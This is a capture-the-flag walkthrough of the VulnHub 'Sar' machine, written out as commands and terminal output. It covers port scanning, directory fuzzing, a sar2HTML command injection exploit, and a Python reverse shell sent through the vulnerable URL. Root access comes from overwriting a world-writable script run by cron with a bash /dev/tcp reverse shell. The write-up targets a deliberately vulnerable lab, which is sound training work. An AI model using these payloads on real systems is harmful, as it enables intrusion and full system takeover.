Sar

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.237

Lets try pinging it

```
┌──(pks㉿Kali)-[~/VulnHub/Sar]
└─$ ping 192.168.110.237 -c 5
PING 192.168.110.237 (192.168.110.237) 56(84) bytes of data.
64 bytes from 192.168.110.237: icmp_seq=1 ttl=64 time=0.571 ms
64 bytes from 192.168.110.237: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.110.237: icmp_seq=3 ttl=64 time=0.352 ms
64 bytes from 192.168.110.237: icmp_seq=4 ttl=64 time=0.332 ms
64 bytes from 192.168.110.237: icmp_seq=5 ttl=64 time=0.381 ms

--- 192.168.110.237 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4104ms
rtt min/avg/max/mdev = 0.332/0.423/0.571/0.090 ms
```

Alright lets get to port scanning

Port Scanning :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.237 -o allPortScan.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/Sar]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.237 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 21:10 IST
Nmap scan report for 192.168.110.237
Host is up (0.00015s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds
```

Open ports

```
PORT STATE SERVICE
80/tcp open http
```

Lets try an aggerssive on this port

```
nmap -sC -sV -A -T5 -p 80 192.168.110.237 -o aggressiveScan.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/Sar]
└─$ nmap -sC -sV -A -T5 -p 80 192.168.110.237 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 21:12 IST
Nmap scan report for sar (192.168.110.237)
Host is up (0.00042s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.41 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

Now lets try directory fuzzing next

Directory Fuzzing :

```
gobuster dir -u 192.168.110.237 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/Sar]
└─$ gobuster dir -u 192.168.110.237 -w /usr/share/wordlists/dirb/common.txt -o directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.110.237
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 280]
/.hta                 (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/index.html           (Status: 200) [Size: 10918]
/phpinfo.php          (Status: 200) [Size: 95423]
/robots.txt           (Status: 200) [Size: 9]
/server-status        (Status: 403) [Size: 280]
Progress: 4614 / 4615 (99.98%)
```


Directories

/index.html (Status: 200) [Size: 10918]
/phpinfo.php (Status: 200) [Size: 95423]
/robots.txt (Status: 200) [Size: 9]


Lets get this web application under way

Web Application :

/index.html is the default apache 2 page




next see what is /phpinfo.php




Also almost the default page if we dont find anything else i will go for this version exploit that it is exposing

Lets try /robots.txt



Directory found

/sar2HTML



I looked exploits for this sar2html 2.3.1 version and i found this

https://www.exploit-db.com/exploits/47204


```
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```

Lets exploit this first lets try if we have RCE

and we do

Gaining Access :

Lets get a reverse shell in there lets try if we have python in here



ok so we have lets try a reverse shell here

first start a listener

```
┌──(pks☺Kali)-[~/VulnHub/Sar]
└─$ nc -lvp 9001
listening on [any] 9001 ...
```

i put in this

```
192.168.110.237/sar2HTML/index.php?plot=;python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("192.168.110.64",9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

and we get a shell

```
┌──(pks☺Kali)-[~/VulnHub/Sar]
└─$ nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from sar [192.168.110.237] 58084
bash: cannot set terminal process group (803): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@sar:/var/www/html/sar2HTML$
```

Lets upgrade this

```
www-data@sar:/var/www/html/sar2HTML$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ML$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sar:/var/www/html/sar2HTML$ ^Z
zsh: suspended  nc -lvp 9001

┌──(pks☺Kali)-[~/VulnHub/Sar]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvp 9001

www-data@sar:/var/www/html/sar2HTML$ export TERM=xterm
www-data@sar:/var/www/html/sar2HTML$
```

Vertical PrivEsc

lets run linpeas

```
www-data@sar:/var/www/html/sar2HTML$ wget http://192.168.110.1/linpeas.sh
--2024-08-15 21:32:14--  http://192.168.110.1/linpeas.sh
Connecting to 192.168.110.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [application/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 842.56K  --.-KB/s    in 0.01s

2024-08-15 21:32:14 (86.1 MB/s) - 'linpeas.sh' saved [862777/862777]

www-data@sar:/var/www/html/sar2HTML$
```

and then run it

in the cronjobs we find this

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
```

lets check /etc/crontab too
it is running this

```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-p
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-p
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-p
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/var/www/html/sar2HTML$
```

runs every 5 min
now lets see what that script is doing

```
finally.sh  index.html  phpinfo.php  robots.txt
www-data@sar:/var/www/html$ cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$
```

And lets check the permission of write.sh

```
www-data@sar:/var/www/html$ ls -al
total 40
drwxr-xr-x 3 www-data www-data  4096 Oct 21  2019 .
drwxr-xr-x 5 www-data www-data  4096 Aug 15 21:33 ..
-rwxr-xr-x 1 root     root        22 Oct 20  2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20  2019 index.html
-rw-r--r-- 1 www-data www-data    21 Oct 20  2019 phpinfo.php
-rw-r--r-- 1 root     root         9 Oct 21  2019 robots.txt
drwxr-xr-x 4 www-data www-data  4096 Aug 15 21:32 sar2HTML
-rwxrwxrwx 1 www-data www-data    30 Oct 21  2019 write.sh
www-data@sar:/var/www/html$
```

Lets just delete this write.sh and write our own write.sh to replace this

```
www-data@sar:/var/www/html$ rm -rf write.sh
www-data@sar:/var/www/html$
```

we create a file called write.sh

```
┌──(pks㉿Kali)-[~/VulnHub/Sar]
└─$ vim write.sh

┌──(pks㉿Kali)-[~/VulnHub/Sar]
└─$ cat write.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.110.64/9999 0>&1
```

now lets get this in the machine and change permission to 777

```
www-data@sar:/var/www/html$ wget http://192.168.110.64/write.sh
--2024-08-15 21:41:18--  http://192.168.110.64/write.sh
Connecting to 192.168.110.64:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 57 [text/x-sh]
Saving to: 'write.sh'

write.sh            100%[===================>]      57  --.-KB/s    in 0s

2024-08-15 21:41:18 (17.8 MB/s) - 'write.sh' saved [57/57]

www-data@sar:/var/www/html$ chmod 777 write.sh
www-data@sar:/var/www/html$ ls -al
total 40
drwxr-xr-x 3 www-data www-data  4096 Aug 15 21:41 .
drwxr-xr-x 5 www-data www-data  4096 Aug 15 21:33 ..
-rwxr-xr-x 1 root     root        22 Oct 20  2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20  2019 index.html
-rw-r--r-- 1 www-data www-data    21 Oct 20  2019 phpinfo.php
-rw-r--r-- 1 root     root         9 Oct 21  2019 robots.txt
drwxr-xr-x 4 www-data www-data  4096 Aug 15 21:32 sar2HTML
-rwxrwxrwx 1 www-data www-data    57 Aug 15 21:40 write.sh
www-data@sar:/var/www/html$
```

and lets start a nc listener and wait for 5 min for this to get a shell as root

```
┌──(pks☺Kali)-[~/VulnHub/Sar]
└─$ nc -lvp 9999
listening on [any] 9999 ...
connect to [192.168.110.64] from sar [192.168.110.237] 48426
bash: cannot set terminal process group (16152): Inappropriate ioctl for device
bash: no job control in this shell
root@sar:/var/www/html#
```

There we go

here is the flag

```
cd /root
root@sar:~# ls
ls
root.txt
root@sar:~# cat roo
cat root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
root@sar:~#
```